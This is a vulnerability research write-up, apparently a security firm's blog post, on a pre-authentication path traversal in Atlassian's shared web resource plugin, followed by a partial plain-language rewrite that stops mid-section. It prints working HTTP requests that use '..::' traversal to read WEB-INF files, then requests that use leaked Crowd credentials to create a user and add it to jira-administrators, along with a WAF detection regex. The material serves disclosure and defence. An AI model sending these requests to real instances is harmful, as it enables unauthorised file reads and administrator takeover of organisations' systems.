You Won’t Hear About These, Even In Myths (Atlassian Jira, Confluence (and more) Pre-Auth Arbitrary File Read CVE-2026-21589)
A path traversal flaw in Atlassian's shared web resource plugin allowed unauthenticated attackers to read arbitrary files within the application's webroot, including sensitive configuration files. In some configurations, this could expose Crowd credentials, enabling an attacker to gain administrative access to Jira.

This research is a glimpse into the capability powering the watchTowr Platform, a Preemptive Exposure Management solution. We enable organizations to autonomously validate and mitigate their exposure to emerging threats, ahead of in-the-wild exploitation.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Atlassian published an out-of-band critical advisory on October 5th for CVE-2026-21589, described as "Arbitrary File Access" and affecting every previous version of a long list of products. The advisory's CVSS vector shows no prerequisites of authentication or complexity. This is a walk through how the shared component was found, how the traversal primitive works, and how a file read inside the Tomcat context can be turned into a Jira administrator account through Atlassian Crowd.
Context
The affected products are Atlassian's on-premises Data Center offerings, plus Crucible and Fisheye:
| Product | Fixed versions |
|---|---|
| Bitbucket Data Center | 9.4.26, 10.2.8, 10.5.1 |
| Confluence Data Center | 9.2.26, 10.2.19 |
| Jira Service Management Data Center | 5.12.40, 10.3.26, 11.3.12 |
| Jira Software Data Center | 9.12.40, 10.3.26, 11.3.12 |
| Bamboo Data Center | 10.2.24, 12.1.12 |
| Crowd Data Center | 6.3.7, 7.0.3, 7.1.7, 7.2.4 |
| Crucible | 4.9.15 |
| Fisheye | 4.9.15 |

The products in scope for the research were Bitbucket, Confluence and Jira. Bitbucket is a Git-based code hosting service where teams store, review and collaborate on source code, with pull requests and CI/CD pipelines. Confluence is a team wiki and documentation workspace for pages such as project plans, meeting notes and technical docs. Jira is a project and issue tracking tool used for agile work, letting teams plan, track and manage tasks, bugs and sprints on boards and backlogs. A quick internet search reveals just under 700,000 instances of Confluence alone, so the range of those affected is vast.

The feature at the centre of the bug is the web resource router: the component that serves static resources (JavaScript, images, source maps) out of plugin bundles under paths such as /download/resources/... and /sources/....
Setup
The researchers deployed vulnerable and patched versions of each of Bitbucket, Confluence and Jira, then compared them. The advisory's CVSS vector indicates no authentication prerequisite.
For the second half of the chain, a Jira installation integrated with Atlassian Crowd was deployed in compliance with the official documentation, and the resulting crowd.properties file was inspected manually. The Crowd configuration allows a whitelist of IP addresses that may access it; such a configuration may make the attack scenario much harder, as reaching Crowd would then require pivoting through arbitrary machines or using SSRF-like capabilities of Jira, Confluence or Bitbucket. In real environments you will likely find both very permissive and locked-down Crowd installations.
Finding it
Because the CVE affects so many products, the only logical conclusion is that they share a common library or configuration. Comparing vulnerable and patched deployments, one JAR stood out: atlassian-plugins-webresource*.jar. That gave the targets for comparison:
- Vulnerable:
atlassian-plugins-webresource-6.0.7.jar - Different:
atlassian-plugins-webresource-6.0.8.jar

The advisory itself gave a clue in the shape of the complex WAF rule it suggested:
(?is).*(?:/|\\|::|%(?:25)*(?:2f|5c)|(?::|%(?:25)*3a){2})(?:\.|%(?:25)*2e){2}(?:/|\\|::|%(?:25)*(?:2f|5c)|(?::|%(?:25)*3a){2}|;|%(?:25)*3b|$).*
Semicolons are very common in path traversal within Java applications, as are dots and slashes, but one item stood out: the matching of double colons (::). That is uncommon syntax for this class of vulnerability, and grepping the codebase turned up an all too familiar sight in com/atlassian/plugin/webresource/impl/http/Router.java:
public static String sourceMapUrlToUrl(String sourceMapUrl) {
	return sourceMapUrl.replaceAll("\\.map$", "").replaceAll("\\.map\\?", "?");
}

public static String escapeSlashes(String string) {
	return string.replaceAll("/", "::");
}

public static String unescapeSlashes(String string) {
	return string.replaceAll("::", "/");
}
These functions match and replace double colons with forward slashes, which suggests a traversal pattern such as ..::..::..::..::<dir>::file.txt. The next step was to find a route that reaches them. The functions are called along several routes in the same Router class:
String resources = "resources";
addRoute("/resources/:completeKey/*resourceName.map", new BaseRouter<Controller>.Handler() {
      public void apply(Controller controller, String escapedCompleteKey, String escapedResourceName) {
        controller.serveResourceSourceMap(
            Router.unescapeSlashes(escapedCompleteKey),
            Router.unescapeSlashes(escapedResourceName), ServingType.RESOURCES_SINGLE);
      }
    });

addRoute("/resources/:completeKey/*resourceName", new BaseRouter<Controller>.Handler() {
      public void apply(Controller controller, String escapedCompleteKey, String escapedResourceName) {
        controller.serveResource(
            Router.unescapeSlashes(escapedCompleteKey),
            Router.unescapeSlashes(escapedResourceName), ServingType.RESOURCES_SINGLE);
      }
    });

addRoute("/sources/:completeKey/*resourceName", new BaseRouter<Controller>.Handler() {
      public void apply(Controller controller, String escapedCompleteKey, String escapedResourceName) {
        controller.serveSource( <----- [0]
            Router.unescapeSlashes(escapedCompleteKey),
            Router.unescapeSlashes(escapedResourceName), ServingType.SOURCES_SINGLE);
      }
    });
Following [0]'s serveSource() leads to com.atlassian.plugin.webresource.impl.helpers.ResourceServingHelpers.java, which presents a programmer's favourite set of long IF functions:
public static Resource getResource(RequestCache requestCache, String completeKey, String resourceName) {
    Resource resource = getWebResourceResource(requestCache, completeKey, resourceName);
    if (resource == null) {
        resource = getResourceRelativeToWebResource(requestCache, completeKey, resourceName); <---- [1]
    }
    if (resource == null) {
        resource = getFromOSGiPluginModuleResource(requestCache.getGlobals(), completeKey, resourceName);
    }
    if (resource == null) {
        resource = getPluginResource(requestCache.getGlobals(), completeKey, resourceName);
    }
    if (resource == null) {
        resource = getResourceRelativeToPlugin(requestCache.getGlobals(), completeKey, resourceName);
    }
    return resource;
}
The first IF branch, getResourceRelativeToWebResource [1], is marked @Deprecated but is very much alive:
@Deprecated
protected static Resource getResourceRelativeToWebResource(
        RequestCache requestCache, String completeKey, String resourceName) {
    Bundle bundle = requestCache.getSnapshot().get(completeKey);
    if (bundle == null) {
        return null;
    }
    String filePath = "";
    Resource resource = null;
    while (resource == null) {
        String[] parts = splitLastPathPart(resourceName);
        if (parts == null) {
            return null;
        }
        resourceName = parts[0];
        filePath = parts[1] + filePath;
        resource = bundle.getResources(requestCache).get(resourceName);
    }
    return requestCache.getGlobals().getConfig().getResourceFactory()
            .createResourceWithRelativePath(
                    resource.getParent(),
                    resource.getResourceLocation(),
                    resource.getNameType(),
                    resource.getLocationType(),
                    filePath);         <----- [2]
}
Given the routing patterns, a user-controlled resourceName is pushed into this function and funnelled through createResourceWithRelativePath() at [2]. There are attempts to remove slashes and traversals via splitLastPathPart(), but with a ..:: primitive those are likely moot. The path is eventually used by ResourceFactory to read local files, which confirmed the track.
The functionality needs a plugin that lets a request pass through it. After decompiling jira-webresources-plugin.jar, most plugin resources had fixed location values:
<resource type="qunit" name="includes/jira/components/color-picker/color-picker-controller-tests.js" location="includes/jira/components/color-picker/color-picker-controller-tests.js"><param name="source" value="webContextStatic"/></resource>
<resource type="qunit" name="includes/jira/components/color-picker/view/sample-color-collection-view-tests.js" location="includes/jira/components/color-picker/view/sample-color-collection-view-tests.js"><param name="source" value="webContextStatic"/></resource>
One resource ended with a trailing slash, meaning the exact file could be supplied through resourceName:
<resource type="download" name="images/"
          location="/includes/jquery/plugins/colorpicker/images/">
    <param name="source" value="webContextStatic"/>
</resource>
That yields the route /download/resources/jira.webresources:color-picker-popup/images/*, where all subsequent files in the path are matched to the local path /includes/jquery/plugins/colorpicker/images/.
Exploitation
Step 1: read web.xml on Jira
Combining the route with the traversal payload reaches web.xml, which is normally protected by mechanisms within the Jira code and Tomcat itself:
GET /download/resources/jira.webresources:color-picker-popup/images/..::..::..::..::..::WEB-INF::web.xml HTTP/1.1
Host: {{Jira-Hostname}}
Each ..:: becomes ../ after unescapeSlashes(), and WEB-INF::web.xml becomes WEB-INF/web.xml. The response is the application descriptor:
<?xml version="1.0"?>
<web-app xmlns="<http://java.sun.com/xml/ns/javaee>"
         xmlns:xsi="<http://www.w3.org/2001/XMLSchema-instance>"
         xsi:schemaLocation="<http://java.sun.com/xml/ns/javaee>
                <http://java.sun.com/xml/ns/javaee/web-app_3_0.xsd>"
         version="3.0"
         metadata-complete="true">

    <display-name>Atlassian JIRA Web Application</display-name>
    <description>The Atlassian JIRA web application - see <http://www.atlassian.com/software/jira> for more information
    </description>
[..Truncated..]
Traversal outside the Tomcat context is not possible, but any file within the application server itself can be read. The route varies across products, but the behaviour is more or less the same.
Step 2: the same read on Confluence and Bitbucket
Confluence:
GET /s/1/_/download/resources/com.atlassian.confluence.plugins.dashboard-actions/images/..::..::..::..::..::..::..::..::WEB-INF::web.xml HTTP/1.1
Host: {{Confluence-Hostname}}
Bitbucket is slightly different, as web.xml is blocked there, so the request targets urlrewrite.xml instead:
GET /s/1.0/_/download/resources/com.atlassian.bitbucket.server.bitbucket-webpack-INTERNAL:avatar/avatar/..::..::..::..::..::WEB-INF::urlrewrite.xml HTTP/1.1
Host: {{Bitbucket-Hostname}}
Step 3: find a sensitive file in WEB-INF
Reading files from the webroot, including WEB-INF, did not by itself produce anything as sensitive as a critical rating implies. The advisory contained a sentence that turned on an internal light bulb: "In some configurations, there may be sensitive files present that increase your risk." The impact varies with configuration, and some configurations place very sensitive files in WEB-INF.
The plan was to go through the Atlassian documentation and look for configuration files stored in WEB-INF. One of the first hits was the Jira documentation describing integration with Atlassian Crowd. Crowd is Atlassian's centralized identity and single sign-on product, the user directory and authentication hub behind the rest of the stack: instead of each Jira, Confluence, Bitbucket and Bamboo instance managing its own users and passwords, Crowd holds that information in one place and the other applications ask Crowd to handle authentication and group membership.
The Crowd and Jira deployment instructions contain this fragment:

It tells us that the Crowd config file is located at WEB-INF/classes/crowd.properties and stores application.name and application.password. After deploying Crowd within the Jira installation in compliance with the documentation, the file was verified manually:
$ cat WEB-INF/classes/crowd.properties
application.name                        jira
application.password                    [redacted]
application.login.url                   <http://localhost:8095/crowd/console/>

crowd.server.url                        <http://localhost:8095/crowd/services/>
crowd.base.url                          <http://localhost:8095/crowd/>

session.isauthenticated                 session.isauthenticated
session.tokenkey                        session.tokenkey
session.validationinterval              2
session.lastvalidation                  session.lastvalidation
The file stores the application name, the application password in plaintext, and the Crowd URL. With those leaked, Crowd can be accessed directly.
Step 4: use the leaked credentials against Crowd
Accessing Crowd directly with the leaked credentials is basically game over: you are accessing the identity management solution as an administrator of the application.

From there you can create new users, modify user privileges and much more. Listing existing users:
GET /crowd/rest/usermanagement/1/search?entity-type=user&max-results=1000 HTTP/1.1
Host: jira.[redacted]:8095
Authorization: Basic [redacted]
The response contains the list of existing users. Creating a new user:
POST /crowd/rest/usermanagement/1/user HTTP/1.1
Host: jira.[redacted]:8095
Content-Type: application/json
Content-Length: 194
Authorization: Basic [redacted]

{
"name": "watchTowrPoC",
"active": true,
"first-name": "Evil",
"last-name": "Admin",
"display-name": "watchTowrPoC",
"email": "[redacted]",
"password": {"value": "[redacted]"}
}
Then adding that user to the jira-administrators group:
POST /crowd/rest/usermanagement/1/group/user/direct?groupname=jira-administrators HTTP/1.1
Host: jira.[redacted]:8095
Accept: application/json
Content-Type: application/json
Content-Length: 24
Authorization: Basic [redacted]

{"name": "watchTowrPoC"}
That is a promotion to Jira Administrator. The full chain, from file read to Jira administrator through Crowd, was implemented in a single Python PoC.
Root cause
The web resource router accepts a completeKey and a resourceName from the URL and calls unescapeSlashes() on both, turning :: back into / after routing has taken place. The resulting value flows into getResourceRelativeToWebResource(), which splits the resource name and builds a relative filePath that is passed to createResourceWithRelativePath() and eventually used by ResourceFactory to read a local file. The splitLastPathPart() check that tries to strip slashes and traversals does not account for the :: encoding, so the traversal survives until after the check. The plugin resource with a trailing slash in its location (images/) gives the attacker a place to append the encoded traversal, and the router's own escaping scheme supplies the primitive. Existing defences did not stop it: web.xml is protected by Jira and Tomcat mechanisms in normal request handling, but the resource-serving path bypasses them, and the WAF rule Atlassian suggested is a mitigation rather than a fix.
Impact
An unauthenticated attacker can read any file within the application server's Tomcat context on vulnerable Jira, Confluence and Bitbucket instances, but not outside it. The severity depends on configuration. Where the product is integrated with Atlassian Crowd in the documented way, WEB-INF/classes/crowd.properties exposes the application name, the plaintext application password and the Crowd URL. With those, an attacker can talk to Crowd directly as an application administrator, list users, create users, modify privileges, and add a new user to jira-administrators, ending with Jira administrator access. A Crowd IP whitelist can make this much harder, requiring a pivot or SSRF-like capability to reach Crowd.
Fix
Atlassian fixed the issue in the versions listed at the start: Bitbucket 9.4.26, 10.2.8 and 10.5.1; Confluence 9.2.26 and 10.2.19; Jira Service Management and Jira Software 5.12.40, 10.3.26 and 11.3.12; Bamboo 10.2.24 and 12.1.12; Crowd 6.3.7, 7.0.3, 7.1.7 and 7.2.4; Crucible and Fisheye 4.9.15. The comparison showed atlassian-plugins-webresource differing between 6.0.7 and 6.0.8. The advisory also suggested a WAF rule matching the traversal patterns shown above.
Variants to test
- The
/sources/:completeKey/*resourceNameroute callsserveSource()and the same helper. - The
/resources/:completeKey/*resourceName.maproute callsserveResourceSourceMap()with the same unescaping. - On Jira, Confluence and Bitbucket, plugin resources whose
locationends in a slash, like the Jira colour-pickerimages/resource, allow the encoded traversal to be appended. - On Bitbucket,
web.xmlis blocked, so the request targetsWEB-INF/urlrewrite.xmlinstead. - On Crowd-integrated deployments,

WEB-INF/classes/crowd.propertiesexposes the plaintext application password, which can be used against the Crowd REST API. - Use the published Detection Artefact Generator against Jira, Confluence and Bitbucket instances to check whether an instance is vulnerable.
What happened, in plain words
Atlassian makes a family of software products that many companies run on their own servers, rather than in Atlassian's cloud. On October 5th Atlassian published a security advisory: a public notice that says "there is a serious problem, here is how to fix it". The problem is tracked as CVE-2026-21589. A CVE is a public catalogue number for a known security flaw, so anyone can look it up and talk about the same thing.
Atlassian described the flaw as "Arbitrary File Access". In practice that means "Arbitrary File Read": an attacker can ask the server for files it should not hand out, and the server sends them back. The advisory is critical, and its CVSS vector (the short code describing the conditions needed) shows no prerequisites of authentication or complexity. In plain words: the attacker does not need a username or password, and does not need to do anything clever or time-consuming to trigger it.
The same flaw is baked into almost all of the vendor's products across every version. This article walks through how the shared component was found, how the trick that lets an attacker climb out of the intended folder works, and how reading one file inside the server can be turned into a Jira administrator account through another Atlassian product, Crowd.

Context
The affected products are Atlassian's on-premises Data Center offerings, plus Crucible and Fisheye. "On-premises" (often shortened to "on-prem") means the customer installs and runs the software on their own machines, inside their own network, instead of Atlassian hosting it for them. "Data Center" is Atlassian's name for the edition meant to run across several servers for large organisations.
| Product | Fixed versions |
|---|---|
| Bitbucket Data Center | 9.4.26, 10.2.8, 10.5.1 |
| Confluence Data Center | 9.2.26, 10.2.19 |
| Jira Service Management Data Center | 5.12.40, 10.3.26, 11.3.12 |
| Jira Software Data Center | 9.12.40, 10.3.26, 11.3.12 |
| Bamboo Data Center | 10.2.24, 12.1.12 |
| Crowd Data Center | 6.3.7, 7.0.3, 7.1.7, 7.2.4 |
| Crucible | 4.9.15 |
| Fisheye | 4.9.15 |
The table lists, for each product, the versions that contain the fix. If you run an older version than the ones listed, you are exposed. The advisory says the flaw affects all previous versions.
The products in scope for the research were Bitbucket, Confluence and Jira. It helps to know what each one does:
- Bitbucket is a Git-based code hosting service where teams store, review and collaborate on source code, with pull requests and CI/CD pipelines. Git is a version control system: it keeps the history of every change to a set of files. A pull request is a proposal to merge one set of changes into another. CI/CD pipelines are automated build and deployment jobs.
- Confluence is a team wiki and documentation workspace for pages such as project plans, meeting notes and technical docs. A wiki is a website whose pages are easy to create and edit collaboratively.
- Jira is a project and issue tracking tool used for agile work, letting teams plan, track and manage tasks, bugs and sprints on boards and backlogs. An issue is a single work item, such as a bug or a task. A sprint is a fixed period in which a team completes a set of work.
A quick internet search reveals just under 700,000 instances of Confluence alone, so the range of those affected is vast. An "instance" here means one running copy of the software, reachable from the internet.
The feature at the centre of the bug is the web resource router: the component that serves static resources (JavaScript, images, source maps) out of plugin bundles under paths such as /download/resources/... and /sources/.... A few of those words need unpacking:
- A static resource is a file the server simply hands out, like an image or a script file, rather than generating a page on the fly.
- A plugin is an add-on module that extends a product. Atlassian products are built from many plugins, each shipping its own files.
- A bundle is a packaged collection of such files.
- A router is the part of the program that looks at the incoming web address and decides which piece of code should handle it.
Setup
The researchers deployed vulnerable and patched versions of each of Bitbucket, Confluence and Jira, then compared them. "Deployed" means they installed and ran the software, in this case in a lab, so they could experiment safely. Comparing a vulnerable copy with a patched copy is a standard technique: whatever changed between the two is a strong hint about where the fix lives and therefore where the bug lives.
The advisory's CVSS vector indicates no authentication prerequisite. "Unauthenticated" means the request carries no login at all, the same way a stranger can open a public web page without signing in.
For the second half of the chain, a Jira installation integrated with Atlassian Crowd was deployed in compliance with the official documentation, and the resulting crowd.properties file was inspected manually. "Integrated" means the two products were configured to work together, with Crowd handling logins on Jira's behalf.
The Crowd configuration allows a whitelist of IP addresses that may access it. An IP address is the numeric address of a machine on a network, and a whitelist is a list of addresses that are allowed in while everything else is refused. Such a configuration may make the attack scenario much harder, as reaching Crowd would then require pivoting through arbitrary machines or using SSRF-like capabilities of Jira, Confluence or Bitbucket. "Pivoting" means using one compromised machine as a stepping stone to reach another. SSRF (Server-Side Request Forgery) is a class of bug where you trick a server into making a request on your behalf, which can be a way to reach systems you cannot reach directly. In real environments you will likely find both very permissive and locked-down Crowd installations.
Finding it
Because the CVE affects so many products, the only logical conclusion is that they share a common library or configuration. A library is a chunk of reusable code that several programs include, so a bug in the library appears in every program that uses it. Comparing vulnerable and patched deployments, one JAR stood out: atlassian-plugins-webresource*.jar. A JAR is Java's standard package format for compiled code, roughly what a ZIP file is for ordinary files. The name says it holds the plugin web resource code.
That gave the targets for comparison:
- Vulnerable:
atlassian-plugins-webresource-6.0.7.jar - Different:
atlassian-plugins-webresource-6.0.8.jar
The comparison showed atlassian-plugins-webresource differing between 6.0.7 and 6.0.8.
The advisory itself gave a clue in the shape of the complex WAF rule it suggested. A WAF (Web Application Firewall) is a filter that sits in front of a web server and blocks requests that look malicious, based on patterns. Atlassian suggested a pattern for WAFs to match, and that pattern is itself a hint about what an attack looks like:
(?is).*(?:/|\\|::|%(?:25)*(?:2f|5c)|(?::|%(?:25)*3a){2})(?:\.|%(?:25)*2e){2}(?:/|\\|::|%(?:25)*(?:2f|5c)|(?::|%(?:25)*3a){2}|;|%(?:25)*3b|$).*
Line by line, in plain words:
(?is)turns on two matching options: case-insensitive matching, and a mode where a dot also matches line breaks. These are flags for the pattern engine..*means "any characters, any number of them".(?:/|\\|::|%(?:25)*(?:2f|5c)|(?::|%(?:25)*3a){2})is a group of alternatives, any one of which counts as a slash-like separator. The alternatives are: a forward slash/; a backslash\\; a double colon::; the percent-encoded forms of slash and backslash,%2fand%5c, optionally preceded by any number of%25(which is the percent sign itself, encoded); and a doubled colon written either literally or percent-encoded as%3a.(?:\.|%(?:25)*2e){2}means "a dot, twice". The dot can be literal.or its percent-encoded form%2e, again optionally preceded by encoded percent signs. Two dots in a row is the..that means "go up one folder".- The final group repeats the separator alternatives and adds
;and its encoded form%3b, plus$meaning "end of the string".
Semicolons are very common in path traversal within Java applications, as are dots and slashes, but one item stood out: the matching of double colons (::). That is uncommon syntax for this class of vulnerability, and grepping the codebase turned up an all too familiar sight in com/atlassian/plugin/webresource/impl/http/Router.java. "Grepping" means searching through source code for a text pattern, the way you would search a document. The file path tells us this is the router for web resources, in the HTTP handling part of the plugin web resource code.
public static String sourceMapUrlToUrl(String sourceMapUrl) {
	return sourceMapUrl.replaceAll("\\.map$", "").replaceAll("\\.map\\?", "?");
}

public static String escapeSlashes(String string) {
	return string.replaceAll("/", "::");
}

public static String unescapeSlashes(String string) {
	return string.replaceAll("::", "/");
}
Line by line:
public static String sourceMapUrlToUrl(String sourceMapUrl) {starts a function that takes a source map address and returns a cleaned-up address.publicmeans other code can call it,staticmeans it belongs to the class rather than to one object, andStringis Java's text type.return sourceMapUrl.replaceAll("\\.map$", "").replaceAll("\\.map\\?", "?");removes a.mapending from the address, and turns.map?into?. In the pattern,\\.means a literal dot and$means end of text.public static String escapeSlashes(String string) {starts a function that takes text and returns it with slashes replaced.return string.replaceAll("/", "::");replaces every forward slash with a double colon. This is the escaping step: slashes are hidden as::.public static String unescapeSlashes(String string) {starts the reverse function.return string.replaceAll("::", "/");replaces every double colon back with a forward slash.
These functions match and replace double colons with forward slashes, which suggests a traversal pattern such as ..::..::..::..::<dir>::file.txt. Read that as: .. then a separator, .. then a separator, and so on, with the separators written as :: so they survive whatever check looks for real slashes. When the code later unescapes them, they become real slashes and the path climbs up folders. The next step was to find a route that reaches them. The functions are called along several routes in the same Router class:
String resources = "resources";
addRoute("/resources/:completeKey/*resourceName.map", new BaseRouter<Controller>.Handler() {
      public void apply(Controller controller, String escapedCompleteKey, String escapedResourceName) {
        controller.serveResourceSourceMap(
            Router.unescapeSlashes(escapedCompleteKey),
            Router.unescapeSlashes(escapedResourceName), ServingType.RESOURCES_SINGLE);
      }
    });

addRoute("/resources/:completeKey/*resourceName", new BaseRouter<Controller>.Handler() {
      public void apply(Controller controller, String escapedCompleteKey, String escapedResourceName) {
        controller.serveResource(
            Router.unescapeSlashes(escapedCompleteKey),
            Router.unescapeSlashes(escapedResourceName), ServingType.RESOURCES_SINGLE);
      }
    });

addRoute("/sources/:completeKey/*resourceName", new BaseRouter<Controller>.Handler() {
      public void apply(Controller controller, String escapedCompleteKey, String escapedResourceName) {
        controller.serveSource( <----- [0]
            Router.unescapeSlashes(escapedCompleteKey),
            Router.unescapeSlashes(escapedResourceName), ServingType.SOURCES_SINGLE);
      }
    });
Line by line:
String resources = "resources";creates a text variable holding the wordresources.addRoute("/resources/:completeKey/*resourceName.map", ...registers a handler for addresses that start with/resources/, then have one path segment calledcompleteKey, then anything at all calledresourceName, ending in.map. In such route patterns,:namemeans "one segment, captured under this name" and*namemeans "the rest of the path, captured under this name".new BaseRouter<Controller>.Handler() { ... }creates the handler object that will run when the route matches.public void apply(Controller controller, String escapedCompleteKey, String escapedResourceName) {is the function that runs on a match. It receives the two captured pieces of the address, still in their escaped form.controller.serveResourceSourceMap(Router.unescapeSlashes(escapedCompleteKey), Router.unescapeSlashes(escapedResourceName), ServingType.RESOURCES_SINGLE);unescapes both captured pieces (turning::back into/) and asks the controller to serve a source map.- The second block is the same idea for
/resources/:completeKey/*resourceNamewithout the.mapending, callingserveResourceinstead. - The third block is the same idea for
/sources/:completeKey/*resourceName, callingserveSource. The comment<----- [0]marks this call as the one the researchers followed next.
Following [0]'s serveSource() leads to com.atlassian.plugin.webresource.impl.helpers.ResourceServingHelpers.java, which presents a programmer's favourite set of long IF functions:
public static Resource getResource(RequestCache requestCache, String completeKey, String resourceName) {
    Resource resource = getWebResourceResource(requestCache, completeKey, resourceName);
    if (resource == null) {
        resource = getResourceRelativeToWebResource(requestCache, completeKey, resourceName); <---- [1]
    }
    if (resource == null) {
        resource = getFromOSGiPluginModuleResource(requestCache.getGlobals(), completeKey, resourceName);
    }
    if (resource == null) {
        resource = getPluginResource(requestCache.getGlobals(), completeKey, resourceName);
    }
    if (resource == null) {
        resource = getResourceRelativeToPlugin(requestCache.getGlobals(), completeKey, resourceName);
    }
    return resource;
}
Line by line:
public static Resource getResource(RequestCache requestCache, String completeKey, String resourceName) {starts a function that tries to find a resource given a cache, a plugin key and a resource name. A cache is a temporary store of already-loaded data, kept to avoid repeating work.Resource resource = getWebResourceResource(requestCache, completeKey, resourceName);makes the first attempt, looking the resource up as a normal web resource.if (resource == null) { resource = getResourceRelativeToWebResource(requestCache, completeKey, resourceName); <---- [1] }says: if nothing was found, try this second method. The comment[1]marks it as the branch the researchers followed.- The next three
ifblocks repeat the same pattern with other lookup methods:getFromOSGiPluginModuleResource,getPluginResource, andgetResourceRelativeToPlugin. OSGi is a module system for Java that lets an application load and unload plugins at runtime. return resource;hands back whatever was found, ornullif nothing was.
The first IF branch, getResourceRelativeToWebResource [1], is marked @Deprecated but is very much alive. @Deprecated is a label meaning "the developers consider this old and would like you to stop using it", but the code still runs:
@Deprecated
protected static Resource getResourceRelativeToWebResource(
        RequestCache requestCache, String completeKey, String resourceName) {
    Bundle bundle = requestCache.getSnapshot().get(completeKey);
    if (bundle == null) {
        return null;
    }
    String filePath = "";
    Resource resource = null;
    while (resource == null) {
        String[] parts = splitLastPathPart(resourceName);
        if (parts == null) {
            return null;
        }
        resourceName = parts[0];
        filePath = parts[1] + filePath;
        resource = bundle.getResources(requestCache).get(resourceName);
    }
    return requestCache.getGlobals().getConfig().getResourceFactory()
            .createResourceWithRelativePath(
                    resource.getParent(),
                    resource.getResourceLocation(),
                    resource.getNameType(),
                    resource.getLocationType(),
                    filePath);         <----- [2]
}
Line by line:
